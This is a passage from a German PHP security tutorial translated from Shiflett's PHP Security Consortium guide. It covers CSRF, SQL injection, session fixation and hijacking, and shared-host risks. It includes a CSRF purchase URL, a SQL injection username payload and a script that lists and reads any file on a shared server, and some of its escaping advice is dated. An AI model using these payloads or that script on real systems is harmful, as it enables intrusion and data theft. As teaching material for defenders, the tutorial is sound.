Durch das einfache Hinzufügen von htmlentities() wird das Board nun erheblich sicherer. Klar, das Skript ist nicht "absolut sicher", doch ist dies wohl der einfachste Schritt, um eine brauchbare Sicherheitsstufe zu erreichen.

XSS ist bei diesem Beispiel nahezu ausgeschlossen – aber auch die Möglichkeit für den User, irgendeine Formatierung zu hinterlegen. Sollte dies gewünscht sein, wird es schon etwas komplizierter, zu denken wäre an eine Whitelist über strip_tags(). Sollte man es noch genauer machen, hilft nichts mehr an regulären Ausdrücken vorbei.

D. Cross-Site Request Fälschungen

Abgesehen von der Ähnlichkeit im Namen haben Cross-Site-Request Forgeries (CSRF) mit XSS kaum etwas gemeinsam. Während XSS auf das Vertrauen eines Users in eine Webseite setzt, knüpft CSRF an das Vertrauen an, das eine Webseite in Ihre Benutzer setzt; also genau anders herum. CSRF Angriffe sind weniger bekannt, gefährlicher und schwieriger abzuwehren als XSS-Angriffe.

CSRF-Angriffe haben die folgenden Merkmale:

- Ausnutzen des Vertrauens einer Seite in Ihre User
  Es geht hier nicht unbedingt um "Vertrauen" im üblichen Sinn, vielmehr darum, dass viele Anwendungen Ihren Usern einen Login anbieten und nach dem Login erweitere Rechte zur Verfügung stellen. User mit diesen Rechten sind potentielle Opfer – ebenso unwissende Komplizen des Angreifers.

- Betrifft in erster Linie Seiten die auf die Identität eines Users Vertrauen

- Es werden HTTP Requests des Hackers ausgeführt
  CSRF Angriffe beinhalten alle Angiffe, bei denen der Hacker die http-Requests eines Users verfälscht. Es gibt hierzu verschiedene techniken, die im Folgenden beispielhaft aufgezeigt werden sollen.

Da es bei CSRF-Angriffen um das Fälschen von http-Requests geht ist es wichtig, einige Basics zum Thema http zu vermitteln. Ein Web-Browser ist ein http-Client, der Webserver ist der http-Server. Der Client startet einen Datenaustausch mit dem Senden des Requests und der Webserver vervollständigt die Transaktion indem er eine Antwort (Response) sendet. Ein typischer http-Request sieht so aus:

```
GET / HTTP/1.1
Host: example.org
User-Agent: Mozilla/5.0 Gecko
Accept: text/xml, image/png, image/jpeg, image/gif, */*
```

Die erste Zeile wird Request genannt und beinhaltet die Methode, Adresse und verwendete HTTP Version. Die anderen Zeilen sind die "HTTP Header". Jede Header-Bezeichnung wird von einem Doppelpunkt abgeschlossen und durch ein Leerzeichen von dem zugehörigen Wert getrennt.

Sie sollten mit dem Umgang dieser Daten in PHP vertraut sein. Der folgende Code stellt den HTTP Request in einem String nach:

```
<?php
$request = '';
$request .= "{$_SERVER['REQUEST_METHOD']} ";
$request .= "{$_SERVER['REQUEST_URI']} ";
$request .= "{$_SERVER['SERVER_PROTOCOL']}\r\n";
$request .= "Host: {$_SERVER['HTTP_HOST']}\r\n";
$request .= "User-Agent:
{$_SERVER['HTTP_USER_AGENT']}\r\n";
$request .= "Accept:
{$_SERVER['HTTP_ACCEPT']}\r\n\r\n";
?>
```

Eine Antwort auf diese Anfrage könnte so aussehen:

```
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 57
<html>
<img src="http://example.org/image.png" />
</html>
```

Den Content der Antwort sehen Sie, wenn Sie sich den Quelltext einer Seite im Browser ansehen. Der img-Tag in diesem Response-Auszug meldet dem Browser, dass eine weitere Ressource, ein Bild, benötigt wird. Der Browser fragt dieses Bild nun mit einem eigenen Request ab, so wie jede andere Ressource auch. Hier ein Beispiel für den Request des Bildes:

```
GET /image.png HTTP/1.1
Host: example.org
User-Agent: Mozilla/5.0 Gecko
Accept: text/xml, image/png, image/jpeg, image/gif, */*
```

Dies sollte nachdenklich machen: Der Browser fragt die im src-Attribut des img-Tags angegebene Adresse so ab, als würde der User sie selber eingetippt haben. Der Browser selber hat keine Vorrichtung eingebaut, die eine Prüfung vorsieht, dass hier wirklich ein Bild liegt bzw. dies erwartet wird.

Kombinieren Sie dies nun mit dem, was Sie hier über Formulare gelernt haben und stellen Sie sich eine Adresse im SRC des IMG-Tags entsprechend diesem Muster vor:

```
http://stocks.example.tld/buy.php?symbol=SCOX&quantity=
1000
```

Ein Form-Submit kann von einem Bild-Request nicht unterschieden werden – beides können Anfragen der gleichen Art sein. Wenn register_globals aktiviert ist, spielt selbst die Formularroutine keine Rolle mehr (solange der Programmierer nicht sauber _POST etc. nutzt). Man kann also in einem IMG-

Tag problemlos einen Formularaufruf per GET platzieren. Die Gefahren sind hoffentlich deutlich geworden.

Ein weiteres Merkmal, dass CSRF so mächtig macht, ist die Tatsache, dass alle zu einem URL hinterlegten Cookies in dem Request dieses URL mitgesendet werden. Ein User, der eine Bezihung zu der Seite stocks.example.tld aufgebaut hat –etwa durch einen Login- kann möglicherweise 1000 Anteile von SCOX kaufen, nur indem er eine Seite aufruft, die als IMG-Tag die Formularadresse aus obigem Beispiel aufruft.

Betrachten Sie einmal das folgende Formular, welches hypothetisch auf http://stocks.example.tld/form.html liegt:

```
<p>Buy Stocks Instantly!</p>
<form action="/buy.php">
<p>Symbol: <input type="text" name="symbol" /></p>
<p>Quantity:<input type="text" name="quantity" /></p>
<input type="submit" />
</form>
```

Wenn der user "SCOX" als Symbol und als Anzahl "1000" eingibt, wird der HTTP-Request, entsprechend dem Folgenden, erzeugt:

```
GET /buy.php?symbol=SCOX&quantity=1000 HTTP/1.1
Host: stocks.example.org
User-Agent: Mozilla/5.0 Gecko
Accept: text/xml, image/png, image/jpeg, image/gif, */*
Cookie: PHPSESSID=1234
```

Es wurde ein Cookie-Header mit in diesen Request aufgenommen, um zu zeigen, dass ein Cookie mit einer Session-ID zur Identifikation des Users verwendet wird. Wenn ein IMG-Tag auf die gleiche Adresse verweisen würde, würde der gleiche Cookie im Header mitgesendet – und der Server könnte die gefälschte Anfrage nicht von einer echten unterscheiden.

Es gibt ein paar Dinge, die Sie unternehmen können, um sich gegen CSRF zu schützen:

- Nutzen Sie eher POST als GET in Formularen.
- Nutzen Sie immer am ehesten die $_POST Variablen und meiden Sie register_globals=on. Meiden Sie ebenfalls $_REQUEST.
- Setzen Sie nicht auf Bequemlichkeit, arbeiten Sie sorgfältig. Auch wenn es vernünftig erscheint, dem User so viel Komfort wie möglich bei der Nutzung der Web-Anwendung zuzugestehen: Zu viel Komfort & Bequemlichkeit können schnell zu problematischen Konsequenzen führen.
- Erzwingen Sie immer die Nutzung Ihrer eigenen Formulare. Stellen Sie sicher, dass gesendete Daten auch wirklich aus einem Formular Ihrer Web-Anwendung stammen und keinen anderen Ursprung haben können.

Nun kann ein wirklich sehr viel sicheres Message-Board erstellt werden:

```
<?php
$token = md5(time());
```

```
$fp = fopen('./tokens.txt', 'a');
fwrite($fp, "$token\n");
fclose($fp);
?>
<form method="POST">
<input type="hidden" name="token" value="<?php echo
$token; ?>" />
<input type="text" name="message"><br />
<input type="submit">
</form>
<?php
$tokens = file('./tokens.txt');
if (in_array($_POST['token'], $tokens))
{
if (isset($_POST['message']))
{
$message = htmlentities($_POST['message']);
$fp = fopen('./messages.txt', 'a');
fwrite($fp, "$message<br />");
fclose($fp);
}
}
readfile('./messages.txt');

?>
```

Das Message-Board hat aber immer noch ein paar Sicherheitslücken – können Sie sie finden?

Zeit ist immer vorhersagbar. Ein md5() auf einen timestamp anzuwenden ist eine armselige Version einer Zufallszahl. Besser sind Funktionen wie rand() oder uniqid(). Noch wichtiger: Es ist zu einfach für einen Hacker, ein erlaubtes Token zu finden – einfach nur durch den Aufruf der Seite wird eines erzeugt und im Code hinterlegt. Er kann es jederzeit betrachten, so dass es momentan nicht mehr Sicherheit durch die Token-Funktion gibt als vorher. Hier nun ein unter diesen Aspekten erweitertes Message-Board:

```
<?php
session_start();
if (isset($_POST['message']))
{
if (isset($_SESSION['token']) && $_POST['token'] ==
$_SESSION['token'])
{
$message = htmlentities($_POST['message']);
$fp = fopen('./messages.txt', 'a');
fwrite($fp, "$message<br />");
fclose($fp);
}
}
$token = md5(uniqid(rand(), true));
$_SESSION['token'] = $token;
?>
<form method="POST">
<input type="hidden" name="token" value="<?php echo
$token; ?>" />
<input type="text" name="message"><br />
<input type="submit">
</form>
<?php
readfile('./messages.txt');
?>
```

III. Datenbanken und SQL

A. Offenlegung von Datenbankzugängen

Die meisten PHP basierten Anwendungen arbeiten mit einer Datenbank zusammen. Logischerweise beinhaltet dies regelmäßig auch, dass zu der Datenbank – unter Zuhilfenahme von Zugangsdaten – eine Verbindung hergestellt werden muss:

```php
<?php
$host = 'example.tld';
$username = 'myuser';
$password = 'mypass';
$db = mysql_connect($host, $username, $password);
?>
```

Obiges Beispiel könnte eine Datei db.inc sein, die überall dort eingebunden wird, wo eine Verbindung zur Datenbank nötig ist. Dieses Verfahren ist sehr bequem und alle empfindlichen Daten werden an einem Ort zentral gesammelt.

Mögliche Probleme treten dann auf, wenn diese Datei so abgelegt wird, dass sie von außen erreichbar ist, etwa im Document-Root. Dies ist scheinbar nahe liegend, da es die Einbindung via include() erheblich erleichtert – doch kann es zu Situationen führen, in denen die sensiblen Daten offen gelegt werden.

Sie müssen daran denken, dass jede Datei im Document-Root eine zugeordnete Adresse hat. Wenn etwa unter /usr/local/apache/htdocs das Document-Root liegt, würde die Datei db.inc unter /usr/local/apache/htdocs/inc/db.inc liegen und somit über http://example.tld/inc/db.inc. erreichbar sein.

Dies, in Kombination mit der Tatsache, dass die meisten Server eine .inc Datei als Plaintext zum Browser senden, sollte klar machen wie gefährlich solch unüberlegte Handlungen sein können.

Ein Schritt kann sicherlich sein, alle auf diese Art eingebundenen Dateiuen ausserhalb des Document-Root zu platzieren. Schliesslich kann der Include-Pfad auch auf Verzeichnisse zeigen, die nicht von außen erreichbar sind – doch ist das Risiko nun mal da und es ist schlichtweg unnötig.

Sollte keine Alternative zum Platzieren solcher Dateien im Document-Root existieren, könnten Sie bei einem Apache folgendes in der httpd.conf oder einer .htaccess platzieren:

```
<Files ~ "\.inc$">
Order allow,deny
Deny from all
</Files>
```

Den nun eigentlich folgenden Abschnitt aus dem Originalskript habe ich hier nicht aufgenommen, da ich die dortigen Tipps bzw. die Meinung nicht mit meiner Ansicht vereinbaren kann. Wer DB-Daten ausgliedern will, soll das tun – und auf diesen .inc Unsinn schlichtweg verzichten. Man legt eine db.php an, speichert hier in

Konstanten die Daten und legt die db.php in einem Unterverzeichnis ab, das eine .htaccess mit der Zeile "deny from all" beinhaltet. Thema erledigt.
Die im Skript vorgeschlagene Methode, über SetEnv die DB Daten in der Apache-Umgebung zu hinterlegen empfinde ich persönlich schlichtweg als unverantwortlich, weswegen ich jedem davon abrate. Ein einfaches phpinfo() genügt und schon sieht jeder die Zugangsdaten – zu oft enthält Software die man nutzt irgendwo ein phpinfo() als dass man dieses Risiko eingehen dürfte.
Darüber hinaus der obligatorische Hinweis, dass man seinen mySQL Server niemals für die Aussenwelt öffnen sollte. Zugriffe sollten nur über Localhost möglich sein.

B. SQL Injections

Sich gegen SQl-Injections abzusichern ist relativ einfach – dennoch ist es die wohl beliebteste Angriffsmethode bei Software-Projekten. Man berachte folgendes SQL-Statement:

```
<?php
$sql = "INSERT
INTO users (reg_username,
reg_password,
reg_email)
VALUES ('{$_POST['reg_username']}',
'$reg_password',
'{$_POST['reg_email']}')";
?>
```

Im Query wird $_POST verwendet, was immer sofort misstrauisch stimmen sollte. Stellen Sie sich nun vor, diese Abfrage würde einen neuen Account anlegen. Der User gibt einen Benutzernamen und eine Emailadresse vor. Die Registrierung hat ein temporäres Passwort erzeugt und dem User zugemailt, damit dieser es bestätigt. Nun stellen Sie sich vor, der User hat folgendes als Usernamen angegeben:

```
bad_guy', 'mypass', ''), ('good_guy
```

Selbstverständlich ist das Meilenweit von dem entfernt, was man einen "Usernamen" nennen würde. Doch wenn keine Filterung der Daten stattfindet, erkennt die Anwendung das nicht. Wenn nun eine gültige Emailadresse angegeben wird (shiflett@php.net beispielsweise) und 1234 ist das erzeugte Passwort, sieht das SQL-Kommando nun wie folgt aus:

```
<?php
$sql = "INSERT
INTO users (reg_username,
reg_password,
reg_email)
VALUES ('bad_guy', 'mypass', ''), ('good_guy',
'1234',
'shiflett@php.net')";
?>
```

Anders als die ursprünglich vorgesehene Aktion (Erzeugung eines temporären Accounts) werden nun zwei verschiedene Accounts angelegt, wobei der "bad_Guy" alle seine Daten selber platzieren konnte. Dieses Beispiel an sich ist noch nicht so tragisch, doch sollte nun klar sein, welche Gefahr darin liegt, wenn ein User selber SQL-Queries verändern kann. So kann der User, je nach eingesetzter Datenbank, mehrere Anfragen auf

einmal platzieren – oder durch ein geschickt gesetztes Semikolon die eigentliche Abfrage deaktivieren und eine eigene einbauen.

mySQL erlaubt erst in den neueren Versionen mehrere Abfragen gleichzeitig, erst seit Version 4 wird das berüchtigte "UNION" unterstützt. Unter PHP steht mit mysqli eine Erweiterung zur Verfügung, die mehrere Abfragen gleichzeitig zulässt – aber nur wenn Sie mysqli_multi_query() nutzen und nicht mysqli_query(): Der Ratschlag ist klar: Verzichten Sie auf diese Möglichkeit um somit einzugrenzen, welches Potential einem Hacker zur Verfügung steht.

Schutz gegen SQL-Injection ist einfach umzusetzen:

- Filtern Sie die Daten
  Man kann es nicht oft genug sagen: Eine gute Filterung ist der beste Ausschluss von Sicherheitslücken

- Nutzen Sie Anführungszeichen
  Sofern möglich setzen Sie alle Werte in einfache Anführungszeichen

- Nutzen Sie das Escaping
  Bevor Sie externe Daten in Ihren SQL-Queries platzieren, nutzen Sie eine Funktion um Sonderzeichen zu maskieren. Etwa mysql_escape_string() oder Notfalls addslashes()

IV. Sessions

Das folgende Kapitel ist sicherlich gut gemeint, aber sollte mit Vorsicht genossen werden. Es geht davon aus, dass TransSID genutzt wird und nicht, wie empfohlen, die Speicherung der Session ID in einem Cookie. Ich rate dazu, TransSID immer zu deaktivieren und die SID in einem Cookie abzulegen. Auch dies hat potentielle Risiken, wie jedes Verfahren, doch sehe ich TransSID als ein einziges Risiko, das es schlichtweg nicht Wert ist, eingegangen zu werden.

A. Session-Fixation

Sessions und Sicherheit ist ein sehr anspruchsvolles Thema und so überrascht es nicht, dass Sessions ein häufiges Ziel von Angriffen sind. Die meisten Angriffe auf diesem Bereich beinhalten die Personifizierung, da der Angreifer versucht an die Session-Daten eines anderen Users zu gelangen.

Die entscheidende Information für Angreifer in diesem Bereich ist die Session ID, da diese für jeden personalisierten Angriff benötigt wird. Es gibt drei übliche Wege um sich eine Session ID zu beschaffen:

- Vorhersage
- Beschaffung
- Fixierung

Die Vorhersage beruht auf dem Versuch, eine vergebene Session ID zu erraten. Mit dem in PHP eingebauten Session-System ist die Session ID ein extrem zufälliger Wert, der beim besten Willen nur sehr unwahrscheinlich vorhergesagt werden kann. Hier liegt die geringste Chance auf einen Schwachpunkt.

Die Beschaffung, das Stehlen, einer Session ID ist der wohl häufigste Angriff und es gibt eine Vielzahl von Angriffsmöglichkeiten. Da die Session ID üblicherweise in einem Cookie oder per GET übergeben wird, gehen die Angriffsszenarien in die Richtung, diese Arten des Datentransfers abzufangen. Es gab (und gibt) einige Lücken in Browsern, die hier Lücken enthalten – doch sind es weniger Lücken bezüglich Cookies als hinsichtlich des Get-Strings. Insofern erscheint es ratsam, die Session ID in einem Cookie abzulegen.

Die Fixierung ist die einfachste Methode eine Session ID zu erhalten. Auch wenn es nicht schwierig ist, sich dagegen zu verteidigen: Wenn Ihr Session-System nichts anderes als session_start() aufruft sind Sie verwundbar. Um dies zu demonstieren, ein Beispiel:

```php
<?php
session_start();
if (!isset($_SESSION['visits']))
{
$_SESSION['visits'] = 1;
}
else
{
$_SESSION['visits']++;
}
echo $_SESSION['visits'];
?>
```

Beim ersten Aufruf dieses Skriptes sollte eine 1 zu sehen sein, bei jedem weiteren erhöht sich der Wert jeweils um 1.

Um nun die Session-Fixation zu demonstrieren, rufen Sie mit einem anderem Browser in einem neuen Browserfenster (oder gar mit einem anderen Rechner) das gleiche Skript mit dem GET-String ?PHPSESSID=1234 auf. Ihnen wird auffallen, dass Sie beim ersten Aufruf keine 1 sehen, wohl aber eine andere Zahl. Sie führen nun die Session fort, die Sie woanders begonnen haben.

Warum kann dies ein Problem darstellen? Die meisten Angriffe auf diesem Gebiet leiten den User zu einer Seite weiter oder nutzen einen Protokoll-Redirect, wobei versucht wird, die vorbereitete Session-ID mitzuschicken. Da der Angreifer bei dieser Methode die Session-ID vom Angreifer vorgegeben wird, kann er diese nun nutzen, um jederzeit Angriffe hierüber zu starten.

Ein derart einfacher Angriff kann ebenso einfach abgewehrt werden. Solange keine aktive Session mit einer gültigen Session-ID mit dem aktuellen User verbunden ist, lassen Sie diese einfach regenerieren:

```php
<?php
session_start();
if (!isset($_SESSION['initiated']))
{
session_regenerate_id();
$_SESSION['initiated'] = true;
}
?>
```

So einfach diese Abwehr auch ist, ebenso leicht kann sie wiederum umgangen werden: Etwa wenn ein Angreifer sich die Mühe macht, erst selbst eine gültige Session-ID zu erzeugen und diese dann gezielt weiter zu geben.

Wenn es nun darum geht, sich gegen diese Angriffsform zu verteidigen, sollten Sie daran denken, dass Session-Angriffe nur dann wirklich sinnvoll sind, wenn ein User sich eingeloggt hat oder sonst auf eine bestimmte Art & Weise besondere Recht auf der Webseite erlangt. Wenn also der Ansatz zur Regenerierung der Session als Verteidigung weiter verfolgt wird, dann insofern, als dass er immer dann zum Einsatz kommt, sobald sich die Rechte eines Users innerhalb der Anwendung in irgendeiner Form verändern.

B. Session-Hijacking

Das Session-Hijacking ist die wohl häufigste Form des Session-Angriffs, und so wie beim Fixation sind Sie, wenn Sie nur session_start() nutzen, auch verwundbar.

Anstelle sich um die Frage zu kümmern, wie man eine Session-ID daran hindern kann, gestohlen zu werden, soll hier mehr auf die Frage eingegangen werden, wie man vorgehen kann, um das Stehlen von Session-IDs nicht so problematisch sein zu lassen. Das Ziel ist es, die Personalisierung zu verkompilzieren – denn jede Komplikation bedeutet ein bisschen mehr Sicherheit. Um dies durchzuführen, werden die Schritte zum erfolgreichen hijacking einer Session durchgegangen. In jedem der

folgenden Beispiele wird davon ausgegangen, dass die Session-ID bereits bekannt ist.
Solange der einfachste Session-Mechanismus zum Einsatz kommt ist die jeweilige Session-ID das einzige waa man als potentieller Angreifer benötigt. Um dies nun auszubauen sollte ein Blick auf die http Requests geworfen werden, um zu sehen, ob dort erweiterte Informationen zur Verfügung stehen:

Ein typischer http Request:

```
GET / HTTP/1.1
Host: example.org
User-Agent: Mozilla/5.0 Gecko
Accept: text/xml, image/png, image/jpeg, image/gif, */*
Cookie: PHPSESSID=1234
```

In diesem Request ist nicht verwertbares, das einzige was benötigt wird ist der HOST. Wie auch immer, das was benötigt wird ist ein zusammengehöriger Zugriff, da erstmal nur ein komplizierterer Mechanismus interessiert. Stellen Sie sich nun vor, ein anderer Browser, mit anderem USER_AGENT greift auf die Seite zu, dies könnte so aussehen:

```
GET / HTTP/1.1
Host: example.org
User-Agent: Mozilla Compatible (MSIE)
Accept: text/xml, image/png, image/jpeg, image/gif, */*
Cookie: PHPSESSID=1234
```

Es wurde der gleiche Cookie, mit der gleichen Session-ID präsentiert – ist es also auch der gleiche Nutzer? Es erscheint sehr unwahrscheinlich, dass ein Browser während seiner Zugriffe den USER-AGENT ändert. Hieran kann man anknüpfen und den Session-Mechanismus um einen zusätzlichen Prüfmechanismus erweitern:

```
<?php
session_start();
if (isset($_SESSION['HTTP_USER_AGENT']))
{
if ($_SESSION['HTTP_USER_AGENT'] !=
md5($_SERVER['HTTP_USER_AGENT']))
{
/* Prompt for password */
exit;
}
}
else
{
$_SESSION['HTTP_USER_AGENT'] =
md5($_SERVER['HTTP_USER_AGENT']);
}
?>
```

Hiermit muss ein Angreifer nun nicht nur eine gültige Session-ID sondern auch noch den mit ihr verknüpften USER-AGENT fälschen. Das macht die Sache etwas komplizierter und auch etwas sicherer.

Kann dies nun ausgebaut werden? Bedenken Sie, dass die meisten Wege um Cookies (mit Session-IDs) zu erlangen über unsichere Browser führen. Diese Exploits verlangen gerade, dass der User die Seite des Angreifers in irgendeiner Form aufruft – somit auch seinen USER_AGENT an den Angreifer übermittelt. Eine zusätzliche Prüfung ist also nötig. Der einfachste

Weg wäre sicherlich, ein zufälliges Element dem Ganzen hinzu zu fügen. Um das ganze Prüfsystem nun etwas auszubauen, ohne viel Arbeit zu aben, wird ein zufälliges Element an den jeweiligen USER_AGENT gehangen:

```php
<?php
$string = $_SERVER['HTTP_USER_AGENT'];
$string .= 'SHIFLETT';
/* Add any other data that is consistent */
$fingerprint = md5($string);
?>
```

V. Shared Hosts

A. Offen gelegte Sessions

Auf einem Sharedhost ist Sicherheit einfach nicht auf dem Standard, den man auf einem eigenen Server haben kann – dies ist der Gegenpreis für die günstige Gebühr.

Ein häufiges Sicherheitsloch bei einem Shared-Host ist dass sämtliche Hosts in einem gemeinsamen Server die Session-Daten ablegen. Sie werden feststellen, dass viele Leute die Standardeinstellunen für Umgebungen nutzen – Sessions sind da keine Ausnahme. Glücklicherweise kann nicht jeder auf die Sesison-Daten zugreifen, da sie in erster Linie nur durch den Webserver gelesen werden können:

```
$ ls /tmp
total 12
-rw------- 1 nobody nobody 123 May 21 12:34
sess_dc8417803c0f12c5b2e39477dc371462
-rw------- 1 nobody nobody 123 May 21 12:34
sess_46c83b9ae5e506b8ceb6c37dc9a3f66e
-rw------- 1 nobody nobody 123 May 21 12:34
sess_9c57839c6c7a6ebd1cb45f7569d1ccfc
$
```

Leider aber ist es geradezu trivial, ein PHP Skript zu schreiben, das auf diese Dateien zugreifen kann. Und häufig wird es auf dem Server als User „nobody“ ausgeführt, wobei dieser User dann die entsprechenden Zugriffsrechte hat.

Die safe_mode Direktive kann hier Abhilfe schaffen, doch geht sie nicht auf das eigentliche Problem ein und zudem schützt Sie nur innerhalb von PHP – es gibt genügend andere Sprachen, die dann nicht geschützt sind.

Was also ist eine bessere Lösung? Prinzipiell sollten Sie sich niemals den Speicherplatz für Sessions mit anderen Usern teilen – notfalls legen Sie diese in einer Datenbank ab, wobei die Datenbank Ihnen alleine zugeteilt ist. Um dies zu tun, nutzen Sie session_set_save_handler().

Der folgende Code speichert die Session-Daten in einer DB:

```php
<?php
session_set_save_handler('_open',
'_close',
'_read',
'_write',
'_destroy',
'_clean');
```



```php
function _open()
{
global $_sess_db;
$db_user = $_SERVER['DB_USER'];
$db_pass = $_SERVER['DB_PASS'];
$db_host = 'localhost';
if ($_sess_db = mysql_connect($db_host, $db_user,
$db_pass))
{
return mysql_select_db('sessions', $_sess_db);
}
return FALSE;
```

```
}
function _close()
{
global $_sess_db;
return mysql_close($_sess_db);
}
function _read($id)
{
global $_sess_db;
$id = mysql_real_escape_string($id);
$sql = "SELECT data
FROM sessions
WHERE id = '$id'";
if ($result = mysql_query($sql, $_sess_db))
{
if (mysql_num_rows($result))
{
$record = mysql_fetch_assoc($result);
return $record['data'];
}
}
return '';
}
```



```
function _write($id, $data)
{
global $_sess_db;
$access = time();
$id = mysql_real_escape_string($id);
$access = mysql_real_escape_string($access);
$data = mysql_real_escape_string($data);
$sql = "REPLACE
INTO sessions
VALUES ('$id', '$access', '$data')";
return mysql_query($sql, $_sess_db);
}
function _destroy($id)
{
global $_sess_db;
$id = mysql_real_escape_string($id);
$sql = "DELETE
FROM sessions
WHERE id = '$id'";
return mysql_query($sql, $_sess_db);
}
function _clean($max)
{
global $_sess_db;
$old = time() - $max;
$old = mysql_real_escape_string($old);
$sql = "DELETE
FROM sessions
WHERE access < '$old'";
return mysql_query($sql, $_sess_db);
}
?>
```

Dieser Code benötigt eine Tabelle in der Datenbnka mit dem Namen „Sessions“ und dem folgenden Aufbau:

```
mysql> DESCRIBE sessions;
+--------+------------------+------+-----+---------+-------+
| Field | Type | Null | Key | Default | Extra |
+--------+------------------+------+-----+---------+-------+
| id | varchar(32) | | PRI | | |
| access | int(10) unsigned | YES | | NULL | |
| data | text | YES | | NULL | |
+--------+------------------+------+-----+---------+-------+
```

Die Datenbank kann mit folgendem Query erzeugt werden:

```
CREATE TABLE sessions
(
id varchar(32) NOT NULL,
access int(10) unsigned,
```

```
data text,
PRIMARY KEY (id)
);
```

Der Aspekt der Sicherheit bei diesem Verfahren wird in Richtung „Datenbanken“ verschoben, Sie sollten also die besprochenen Punkte aus diesem Kapitel in Erinnerung behalten.

B. Anzeigen des Datei-Systems

Lassen Sie uns ein Skript betrachten, welches das lokale Dateisystem anzeigt:

```
<?php
echo "<pre>\n";
if (ini_get('safe_mode'))
{
echo "[safe_mode enabled]\n\n";
}
else
{
echo "[safe_mode disabled]\n\n";
}
if (isset($_GET['dir']))
{
ls($_GET['dir']);
}
elseif (isset($_GET['file']))
{
cat($_GET['file']);
}
else
{
ls('/');
}
echo "</pre>\n";
function ls($dir)
{
$handle = dir($dir);
while ($filename = $handle->read())
{
$size = filesize("$dir$filename");
if (is_dir("$dir$filename"))
{
if (is_readable("$dir$filename"))
{
$line = str_pad($size, 15);
$line .= "<a href=\"{$_SERVER['PHP_SE
LF']}?dir=$dir$filename/\">$filename/</a>";
}
else
{
$line = str_pad($size, 15);
$line .= "$filename/";
}
}
else
{
if (is_readable("$dir$filename"))
{
$line = str_pad($size, 15);
$line .= "<a
href=\"{$_SERVER['PHP_SELF']}?file=$dir$filename\">$fil
ename</a>";
}
else
{
$line = str_pad($size, 15);
$line .= $filename;
}
}
echo "$line\n";
}
$handle->close();
}
```

```
function cat($file)
{
ob_start();
readfile($file);
$contents = ob_get_contents();
ob_clean();
echo htmlentities($contents);
return true;
}
?>
```

Hier kann safe_mode zwar helfen, aber wie schon erwähnt nur, solange es um ein PHP-Skript geht. Das Risiko eines Shared-Hosts ist schlichtweg umfassend – insofern sollte man, wenn möglich, immer auf einen eigenen Root-Server setzen.

VI. Über dieses Tutorial

Dieses Tutorial basiert auf einem frei verfügbaren Tutorial von Chris Shifflett, der es für das PHP Security Consortium verfasst hat. Ich (Jens Ferner) habe die englischsprachige Vorlage übersetzt und dies als Ausgang für ein deutschsprachiges Tutorial genutzt. Schrittweise baue ich das Tutorial dabei aus, verfeinere die Sprache und nehme mehr Hinweise auf. Diese erste Version ist dabei wirklich nur der erste Schritt.

VII. Ressourcen zum Thema

Im original Text ist ein solches Kapitel nicht vorhanden: Ich denke aber, es gehört schlichtweg dazu und sollte hier auch Erwähnung finden. Dabei gebe ich nur die aktuelleren und wichtigeren Quellen wieder.

A. Im Internet

Dieses Tutorial wurde im Original vom PHP Security Consortium verfasst, die jeweils aktuelle Version steht auf http://phpsec.org/projects/guide/ zum Download.
Das PHP Security Consortium (PHPSC) versucht die Techniken sicherer PHP-Programmierung zu vermitteln und bekannt zu machen. Mehr Informationen gibt es auf http://www.phpsec.org. Verschiedene Dokumente und Hilfen gibt es ebenfalls auf http://www.phpsec.org/library/. Auf der Seite phpsec.org sollte man sich als Entwickler & Webmaster vor allem den Newsletter merken.

Eine wichtige Seite ist im Weiteren http://www.securityfocus.com. Die „bösen Jungs“ selber treiben sich gerne auf http://www.zone-h.org/ rum, hier gibt es detaillierte Hack-Statistiken, dabei kann nach einzelnen Domains gesucht werden. Vorsicht: Wer hier einmal steht darf sich auf regelmäßige Besuche(r) einstellen.

B. Bücher

PHP-Sicherheit


Kompetent, verständlich und nicht aufgebläht: Mein Fazit und meine allererste Empfehlung zu diesem Thema. Der Vorteil dabei sollte klar sein: Es geht nur um das Thema PHP & Sicherheit und nicht Sicherheit im allgemeinen, so wie viele andere Bücher. Kaum erschienen ist das Buch schon jetzt pflicht für jeden PHP Programmierer

Broschiert - 300 Seiten - Dpunkt Verlag
Erscheinungsdatum: Januar 2006
ISBN: 3898643697

Essential PHP Security

Chris Shifflet, der Autor des original Dokumentes, das ich hier übersetzt habe, hat im O’Reilly Verlag ein sehr gutes und (wenn auch auf Englisch) verständliches Buch geschrieben. Mit „PHP-Sicherheit“ kann und will ich es nicht vergleichen – bei mir stehen ohnehin alle hier empfohlenen Bücher (gelesen) im Regal.

Broschiert - 109 Seiten - O'Reilly
Erscheinungsdatum: 18. November 2005
Auflage: 1
ISBN: 059600656X



Guide to PHP-Security

Wieder ein englisches Buch, das aber den Vorteil hat dass man sich schnell einlesen kann. Ich fand es sehr ansprechend.
Taschenbuch - 200 Seiten - Marco Tabini & Associates, Inc.
Erscheinungsdatum: 30. September 2005
ISBN: 0973862106

VIII. Die 12 Grundregeln

Im Rahmen meiner Arbeit mit PHP-Nuke hatte ich einmal „10 Grundregeln zur Sicherheit“ aufgestellt, die ich hier in der aktuellen Version erläutern möchte. Ausführliche Tipps hierzu gebe ich in meinem Buch "Profikurs PHP5", in dem ich das Thema Sicherheit ausführlich abhandle.

Vorab die Übersicht über die inzwischen „12 Grundregeln“, danach wird jeder Punkt einzeln und kurz erläutert:

1) Request-Variablen sind bei register_globals=on auch "normale" Variablen
2) In ein include() gehören keine REQUEST-Variablen
3) In eine Ausgabe gehören keine REQUEST-Variablen
4) Wenn eine Ausgabe von REQUEST-Variablen nötig ist, an htmlspecialchars() denken
5) Sessions zum Transport von Daten sind besser als REQUEST-Variablen
6) Wenn Variablen nur einmal definiert werden sollen (etwa Konfigurationsdaten, besonders Pfade für include()), sind Konstanten besser
7) Daten sind spezifisch zu nutzen - die Unterschiede zwischen POST und GET sollten genutzt werden, nicht immer nur blind REQUEST
8) REQUEST-Daten, die in einen Datenbankquery übernommen werden, müssen validiert werden
9) REQUEST-Daten haben nichts in Dateioperationen (fopen() etc.) zu suchen
10) Variablen in globalem Kontext immer initialisieren und prüfen
11) Bei dezentralen Dateien immer den Direktzugriff prüfen
12) Traue keinen Benutzereingaben

A. Request-Variablen sind bei register_globals=on auch "normale" Variablen

Gerne wird vergessen, dass bei „register_globals=on“ scheinbar „normale“ Variablen von globalen überschrieben werden können. So gibt das Skript

```
<?php
echo $test;
?>
```

